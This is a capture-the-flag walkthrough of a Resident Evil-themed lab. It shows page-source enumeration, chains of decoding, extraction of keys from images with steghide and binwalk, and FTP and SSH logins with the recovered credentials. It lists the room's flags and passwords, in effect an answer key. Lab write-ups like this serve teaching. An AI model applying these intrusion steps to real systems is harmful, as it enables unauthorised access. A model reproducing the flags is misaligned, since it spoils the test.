Biohazard

A CTF room based on the old-time survival horror game, Resident Evil. Can you survive until the end?

Biohazard

Topic's

- Network Enumeration
- Web Poking
- Cryptography
    - Base64
    - Base32
    - Vigenère
    - ROT13
    - Base58
    - Binary
    - Hex
- FTP Enumeration
- SSH Enumeration
- Privilege Escalation
- Steganography
- Stored Passwords & Keys

Scanning using nmap:
PORT STATE SERVICE
21/tcp open
ftp 22/tcp open
ssh 80/tcp open http

Visit website at -

1.The nightmare begin

http://10.48.189.41/mansionmain

Mansion_front.jpg

July 1998, Evening
The STARS alpha team, Chris, Jill, Barry, Weasker and Joseph is in the operation on searching the STARS bravo team in the nortwest of Racoon city.

Unfortunately, the team was attacked by a horde of infected zombie dog. Sadly, Joseph was eaten alive.

The team decided to run for the nearby "mansion" and the nightmare begin.....

2.Main hall

http://10.48.189.41/mainhall

mainhall.jpg

The team reach the mansion safe and sound. However, it appear that Chris is missing
Jill try to open the door but stopped by Weasker

Suddenly, a gunshot can be heard in the nearby room. Weaker order Jill to make an investigate on the gunshot. Where is the room?

in view-page-Source
Anwer-/diningRoom

3.Dining room

http://10.48.189.41/diningRoom/

diningroom.jpg
After reaching the room, Jill and Barry started their investigation

Blood stein can be found near the fireplace. Hope it is not belong to Chris.
After a short investigation with barry, Jill can't find any empty shell. Maybe another room?
There is an emblem on the wall, will you take it? *YES*
→http://10.48.189.41/diningRoom/emblem.php

link of yes leads to ----> http://10.48.189.41/diningRoom/emblem.php
emblem{fec832623ea498e20bf4fe1821d58727}

Look like you can put something on the emblem slot, refresh /diningRoom/

view-source:http://10.48.189.41/diningRoom/
<!-- SG93IGFib3V0IHRoZSAvdGVhUm9vbS8= --> ---------> How about the /teaRoom/
http://10.48.189.41/teaRoom/

---

4. The nightmare begin

Zombie.jpg

What the freak is this! This doesn't look like a human.
The undead walk toward Jill. Without wasting much time, Jill fire at least 6 shots to kill that thing

In addition, there is a body without a head laying down the floor
After the investigation, the body belong to kenneth from Bravo team. What happened here?

After a jiff, Barry broke into the room and found out the truth. In addition, Barry give Jill a *Lockpick*. → ***lock_pick{037b35e2ff90916a9abf99129c8e1837}***

Barry also suggested that Jill should visit the /artRoom/

5.Art room

http://10.48.189.41/artRoom/

Art room.jpg

A number of painting and a sculpture can be found inside the room

There is a paper stick on the wall, Investigate it? *YES —*

—>Look like a map Look like a map

<u>Location:</u>

/diningRoom/
/teaRoom/
/artRoom/
/barRoom/
/diningRoom2F/
/tigerStatusRoom/

/galleryRoom/
/armorRoom/
/attic/
/studyRoom/

Then i exploring all rooms one by one …..

6.Bar room entrance

http://10.48.189.41/barRoom/

door.jpg

Look like the door has been locked
It can be open by a lockpick —> already founded

After opening lock this leads to sub-room


http://10.48.189.41/barRoom357162e3db904857963e6e0b64b96ba7/

6.1.Bar room

Bar room.jpg

what a messy bar room
A piano can be found in the bar room
Play the piano?
Also, you found a note that written as "moonlight somata", read it? " *READ* " —>Look like a music note---

NV2XG2LDL5ZWQZLFOR5TGNRSMQ3TEZDFMFTDMNLGGVRGIYZWGNSGCZLDMU3GCMLGGY3TMZL5 → base32 →***music_sheet{362d72deaf65f5bdc63daece6a1f676e}***



There is secret bar room


6.2.Secret bar room

http://10.48.189.41/barRoom357162e3db904857963e6e0b64b96ba7/barRoomHidden.php

gold emblem.jpg

There is a gold emblem embedded on the wall
→ on putting → emblem{fec832623ea498e20bf4fe1821d58727}
→ we get -→ rebecca

Will you take it? *YES* → ***gold_emblem{58a8c41a9d08b8a4e38d02a4d7ff4843}***
Look like you can put something on the emblem slot, refresh the previous page
We got → klfvg ks r wimgnd biz mpuiui ulg fiemok tqod. Xii jvmc tbkg ks tempgf tyi_hvgct_jljinf_kvc



In view-source:http://10.48.189.41/diningRoom/the_great_shield_key.html
→ ***shield_key{48a7a9227cd7eb89f0a062590798cbac}***

7.Dining room 2F


http://10.48.189.41/diningRoom2F/

dining room 2F.jpg
Once Jill reach the room, she saw a tall status with a shiining blue gem on top of it. However, she can't reach it

In view-source:http://10.48.189.41/diningRoom2F/
I found,
Lbh trg gur oyhr trz ol chfuvat gur fgnghf gb gur ybjre sybbe. Gur trz vf ba gur qvavatEbbz svefg sybbe. Ivfvg fnccuver.ugzy

After decrypt it with ROT13 wo got

You get the blue gem by pushing the status to the lower floor. The gem is on the diningRoom first floor. Visit sapphire.html



So go to the ->*http://10.48.189.41/diningRoom/sapphire.html*
And got another flag → Blue Jewel

blue_jewel{e1d457e96cac640f863ec7bc475d48aa}

8.Tiger status room

http://10.48.189.41/tigerStatusRoom/

tiger status.jpg
You reached a small room with a tiger status

Look like you can put a gem on the tiger's eye
—>*blue_jewel{e1d457e96cac640f863ec7bc475d48aa}*

<u>After input i got first CREST :</u>

crest 1:
S0pXRkVVS0pKQkxIVVdTWUpFM0VTUlk9
Hint 1: Crest 1 has been encoded twice
Hint 2: Crest 1 contanis 14 letters
Note: You need to collect all 4 crests, combine and decode to reavel another path
The combination should be crest 1 + crest 2 + crest 3 + crest 4. Also, the combination is a type of encoded base and you need to decode it.

9.Gallery

http://10.48.189.41/galleryRoom/

mansion_front.jpg

Upon Jill walk into the room, she saw a bunch of gallery and zombie crow in the room
Nothing is interesting, expect the note on the wall

Examine the note? *EXAMINE*
—>http://10.48.189.41/galleryRoom/note.txt
Here i get Second CREST :

crest 2:
GVFWK5KHK5WTGTCILE4DKY3DNN4GQQRTM5AVCTKE
Hint 1: Crest 2 has been encoded twice
Hint 2: Crest 2 contanis 18 letters
Note: You need to collect all 4 crests, combine and decode to reavel another path
The combination should be crest 1 + crest 2 + crest 3 + crest 4. Also, the combination is a type of encoded base and you need to decode it

---

10.Armor room entrance

http://10.48.189.41/armorRoom/

door.jpg
Look like the door has been locked

A shield symbol is embedded on the door

input --->***shield_key{48a7a9227cd7eb89f0a062590798cbac}***

These leads to → http://10.48.189.41/armorRoom547845982c18936a25a9b37096b21fc1/

10.1Armor room

Jill saw a total 8 armor stands on the right and left of the room
Jill examine the armor one by one and found a note hidden inside one of it
Read the note? *READ*
And i got third CREST :
crest 3:
MDAxMTAxMTAgMDAxMTAwMTEgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAwMTEgMDAxMDAwMDAgMDAxMTAxMDAgMDExMDAxMDAgMDAxMDAwMDAgMDAxMTAwMTE

gMDAxMTAxMTAgMDAxMDAwMDAgMDAxMTAxMDAgMDAxMTEwMDEgMDAxMDAwMD
AgMDAxMTAxMDAgMDAxMTEwMDAgMDAxMDAwMDAgMDAxMTAxMTAgMDExMDAwMT
EgMDAxMDAwMDAgMDAxMTAxMTEgMDAxMTAxMTAgMDAxMDAwMDAgMDAxMTAxMT
AgMDAxMTAxMDAgMDAxMDAwMDAgMDAxMTAxMDEgMDAxMTAxMTAgMDAxMDAwMD
AgMDAxMTAwMTEgMDAxMTEwMDEgMDAxMDAwMDAgMDAxMTAxMTAgMDExMDAwM
DEgMDAxMDAwMDAgMDAxMTAxMDEgMDAxMTEwMDEgMDAxMDAwMDAgMDAxMTAx
MDEgMDAxMTAxMTEgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAxMDEgMDAxMDAw
MDAgMDAxMTAwMTEgMDAxMTAwMDAgMDAxMDAwMDAgMDAxMTAxMDEgMDAxMTE
wMDAgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAwMTAgMDAxMDAwMDAgMDAxMT
AxMTAgMDAxMTEwMDA=

Hint 1: Crest 3 has been encoded three times
Hint 2: Crest 3 contanis 19 letters
Note: You need to collect all 4 crests, combine and decode to reavel another path
The combination should be crest 1 + crest 2 + crest 3 + crest 4. Also, the combination is a type of encoded base and you need to decode it

---

11.Attic entrance

http://10.48.189.41/attic/

door.jpg
Look like the door has been locked
A shield symbol is embedded on the door
Input —> shield_key{48a7a9227cd7eb89f0a062590798cbac}

Again a Sub-room

11.1 mansion_front

http://10.48.189.41/attic909447f184afdfb352af8b8a25ffff1d/

After Jill reached the attic, she was instanly attacked by a giant snake
Jill fired at least 10 shotgun shell before the snake retreat
She found another body lying on the ground which belongs to Richard, another STARS bravo member.

In additional, there is a note inside the pocket of the body
Read the note? READ
And i got fourth CREST :
crest 4:
gSUERauVpvKzRpyPpuYz66JDmRTbJubaoArM6CAQsnVwte6zF9J4GGYyun3k5qM9ma4s
Hint 1: Crest 2 has been encoded twice

Hint 2: Crest 2 contanis 17 characters
Note: You need to collect all 4 crests, combine and decode to reavel another path
The combination should be crest 1 + crest 2 + crest 3 + crest 4. Also, the combination is a type of encoded base and you need to decode it

---

CREST DECRYPTION

crest 1 Decode

- S0pXRkVVS0pKQkxIVVdTWUpFM0VTUlk9→base64→KJWFEUKJJBLHUWSYJE3ESRY=
- KJWFEUKJJBLHUWSYJE3ESRY= →base32→ RlRQIHVzZXI6IG 14 chars

crest 2 Decode

- GVFWK5KHK5WTGTCILE4DKY3DNN4GQQRTM5AVCTKE→base32→KeuGWm3LHY85cckxhB3gAQMD
- KeuGWm3LHY85cckxhB3gAQMD→ base58→h1bnRlciwgRlRQIHBh 18chars

crest 3 Decode

- MDAxMTAxMTAgMDAxMTAwMTEgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAwMTEgMDAxMDAwMDAgMDAxMTAxMDAgMDExMDAxMDAgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAxMTAgMDAxMDAwMDAgMDAxMTAxMDAgMDAxMTEwMDEgMDAxMDAwMDAgMDAxMTAxMDAgMDAxMTEwMDAgMDAxMDAwMDAgMDAxMTAxMTAgMDExMDAwMTEgMDAxMDAwMDAgMDAxMTAxMTEgMDAxMTAxMTAgMDAxMDAwMDAgMDAxMTAxMTAgMDAxMTAxMDAgMDAxMDAwMDAgMDAxMTAxMDEgMDAxMTAxMTAgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTEwMDEgMDAxMDAwMDAgMDAxMTAxMTAgMDExMDAwMDEgMDAxMDAwMDAgMDAxMTAxMDEgMDAxMTEwMDEgMDAxMDAwMDAgMDAxMTAxMTEgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAxMDEgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAwMDAgMDAxMDAwMDAgMDAxMTAxMDEgMDAxMTEwMDAgMDAxMDAwMDAgMDAxMTAwMTEgMDAxMTAwMTAgMDAxMDAwMDAgMDAxMTAxMTAgMDAxMTEwMDA= → base64 → binary → hex→ c3M6IHlvdV9jYW50X2h 19 chars

crest 4 Decode


- gSUERauVpvKzRpyPpuYz66JDmRTbJubaoArM6CAQsnVwte6zF9J4GGYyun3k5qM9ma4s →base58 → hex → pZGVfZm9yZXZlcg== 17 chars

---

FINAL → crest 1 + crest 2 + crest 3 + crest 4

RlRQIHVzZXI6IGh1bnRlciwgRlRQIHBhc3M6IHlvdV9jYW50X2hpZGVfZm9yZXZlcg==

→**FTP user: hunter, FTP pass: you_cant_hide_forever**



FTP:

→ ftp hunter@10.48.189.41

After login through ftp""

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls

229 Entering Extended Passive Mode (|||41312|)

150 Here comes the directory listing.

-rw-r--r-- 1 0 0 7994 Sep 19 2019 001-key.jpg hint - hide

-rw-r--r-- 1 0 0 2210 Sep 19 2019 002-key.jpg hint - comment

-rw-r--r-- 1 0 0 2146 Sep 19 2019 003-key.jpg hint - walkaway

```
-rw-r--r--   1 0      0          121 Sep 19  2019 helmet_key.txt.gpg   hint - key1+key2+key3

-rw-r--r--   1 0      0          170 Sep 20  2019 important.txt
```

→ important.txt

Jill,
I think the helmet key is inside the text file, but I have no clue on decrypting stuff. Also, I come across a /hidden_closet/ door but it was locked.
From,
Barry

→ 001-key.jpg

By using steghide

```
┌──(kali㉿kali)-[~/Desktop]
└─$ steghide --extract -sf 001-key.jpg

Enter passphrase:                    —no password just press Enter

extracted data to "key-001.txt".

┌──(kali㉿kali)-[~/Desktop]
└─$ cat key-001.txt

cGxhbnQ0Ml9jYW
```

→ 002-key.jpg

By using exiftool

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool -a -u 002-key.jpg
ExifTool Version Number        : 13.50
File Name                      : 002-key.jpg
Directory                      : .
File Size                      : 2.2 kB
File Modification Date/Time    : 2019:09:19 02:08:31-04:00
File Access Date/Time          : 2026:04:10 07:05:16-04:00
File Inode Change Date/Time    : 2026:04:10 07:05:16-04:00
File Permissions               : -rw-rw-r--
File Type                      : JPEG
File Type Extension            : jpg
MIME Type                      : image/jpeg
```

JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Comment : 5fYmVfZGVzdHJveV9
Image Width : 100
Image Height : 80
Encoding Process : Progressive DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 100x80
Megapixels : 0.008

→ **003-key.jpg**

By using binwalk

```
┌──(kali㉿kali)-[~/Desktop]
└─$ binwalk -e 003-key.jpg
```


DECIMAL	HEXADECIMAL	DESCRIPTION
1930	0x78A	Zip archive data, at least v2.0 to extract, uncompressed size: 14, name: key-003.txt

```
┌──(kali㉿kali)-[~/Desktop/_003-key.jpg.extracted]
└─$ cat key-003.txt
3aXRoX3Zqb2x0
```

FINAL → Key1+ Key2 + Key 3 + Key4

cGxhbnQ0Ml9jYW5fYmVfZGVzdHJveV93aXRoX3Zqb2x0

→ plant42_can_be_destroy_with_vjolt



→ helmet_key.txt.gpg

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gpg -v helmet_key.txt.gpg

gpg: enabled compatibility flags:
gpg: WARNING: no command supplied.  Trying to guess what you mean ...
gpg: AES256.CFB encrypted data
gpg: pinentry launched (5106 gnome3 1.3.2 /dev/pts/3 xterm-256color :0.0 20600/1000/5
1000/1000 -)
gpg: encrypted with 1 passphrase
gpg: original file name='helmet_key.txt'

┌──(kali㉿kali)-[~/Desktop]
└─$ cat helmet_key.txt
```

helmet_key{458493193501d2b94bbab2e727f8db4b}

Now lets go to hidden hidden_closet mention in ***important.txt***
When putting the ***helmet_key*** leads to →

12.Closet room

http://10.49.129.55/hiddenCloset8997e740cb7f5cece994381b9477ec38/

closet_room.jpg

The closet room lead to an underground cave

In the cave, Jill met injured Enrico, the leader of the STARS Bravo team. He mentioned there is a traitor among the STARTS Alpha team.

When he was about to tell the traitor name, suddenly, a gun shot can be heard and Enrico was shot dead.
Jill somehow cannot figure out who did that. Also, Jill found a MO disk 1 and a wolf Medal

Read the MO disk 1? *READ* → wpbwbxr wpkzg pltwnhro,txrks_xfqsxrd_bvv_fy_rvmexa_ajk
Examine the wolf medal? EXAMINE → **SSH password: T_virus_rules**

13.Study room entrance

http://10.49.129.55/studyRoom/

door.jpg

Look like the door has been locked
A helmet symbol is embedded on the door
input → helmet_key{458493193501d2b94bbab2e727f8db4b}
http://10.49.129.55/studyRoom28341c5e98c93b89258a6389fd608a3c/

Study room
mansion_front

Jill saw a messy table upon enter the room
After a short search, Jill managed to find a sealed book
Examine the book? EXAMINE → **SSH user: umbrella_guest**

SSH:

I got **user: umbrella_guest password: T_virus_rules**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh umbrella_guest@10.49.129.55

The authenticity of host '10.49.129.55 (10.49.129.55)' can't be established.
ED25519 key fingerprint is: SHA256:dOQYq6o72K3z+Nn6HtAR4ZFXoEZklDafT3VuF728yWc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.129.55' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
```

```
umbrella_guest@10.49.129.55's password:

Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)
Documentation:  https://help.ubuntu.com
Management:     https://landscape.canonical.com
Support:        https://ubuntu.com/advantage
Canonical Livepatch is available for installation.
Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
320 packages can be updated.
58 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
connection or proxy settings
Last login: Fri Sep 20 03:25:46 2019 from 127.0.0.1

umbrella_guest@umbrella_corp:~$
umbrella_guest@umbrella_corp:/home$ ls
hunter  umbrella_guest  weasker
umbrella_guest@umbrella_corp:/home$ cd weasker
umbrella_guest@umbrella_corp:/home/weasker$ ls
Desktop  weasker_note.txt
umbrella_guest@umbrella_corp:/home/weasker$ cat weasker_note.txt

Weaker: Finally, you are here, Jill.
Jill: Weasker! stop it, You are destroying the  mankind.
Weasker: Destroying the mankind? How about creating a 'new' mankind. A world, only the strong
can survive.
Jill: This is insane.
Weasker: Let me show you the ultimate lifeform, the Tyrant.
(Tyrant jump out and kill Weasker instantly)
(Jill able to stun the tyrant will a few powerful magnum round)
Alarm: Warning! warning! Self-detruct sequence has been activated. All personal, please evacuate
immediately. (Repeat)
Jill: Poor bastard
```

also there is a hidden directory umbrella_guest
To see hidden directory i execute ls -ls


```
umbrella_guest@umbrella_corp:~$ ls -la
total 64
drwxr-xr-x  8 umbrella_guest umbrella 4096 Sep 20  2019 .
drwxr-xr-x  5 root           root     4096 Sep 20  2019 ..
-rw-r--r--  1 umbrella_guest umbrella  220 Sep 19  2019 .bash_logout
-rw-r--r--  1 umbrella_guest umbrella 3771 Sep 19  2019 .bashrc
```

```
drwxrwxr-x  6 umbrella_guest umbrella 4096 Sep 20  2019 .cache
drwxr-xr-x 11 umbrella_guest umbrella 4096 Sep 19  2019 .config
-rw-r--r--  1 umbrella_guest umbrella   26 Sep 19  2019 .dmrc
drwx------  3 umbrella_guest umbrella 4096 Sep 19  2019 .gnupg
-rw-------  1 umbrella_guest umbrella  346 Sep 19  2019 .ICEauthority
drwxr-xr-x  2 umbrella_guest umbrella 4096 Sep 20  2019 .jailcell
drwxr-xr-x  3 umbrella_guest umbrella 4096 Sep 19  2019 .local
-rw-r--r--  1 umbrella_guest umbrella  807 Sep 19  2019 .profile
drwx------  2 umbrella_guest umbrella 4096 Sep 20  2019 .ssh
-rw-------  1 umbrella_guest umbrella  109 Sep 19  2019 .Xauthority
-rw-------  1 umbrella_guest umbrella 7546 Sep 19  2019 .xsession-errors

umbrella_guest@umbrella_corp:~$ cd .jailcell
umbrella_guest@umbrella_corp:~/.jailcell$ ls
chris.txt
umbrella_guest@umbrella_corp:~/.jailcell$ cat chris.txt
Jill: Chris, is that you?
Chris: Jill, you finally come. I was locked in the Jail cell for a while. It seem that weasker is behind all
this.password
Jil, What? Weasker? He is the traitor?
Chris: Yes, Jill. Unfortunately, he play us like a damn fiddle.
Jill: Let's get out of here first, I have contact brad for helicopter support.
Chris: Thanks Jill, here, take this MO Disk 2 with you. It look like the key to decipher something.
Jill: Alright, I will deal with him later.
Chris: see ya.
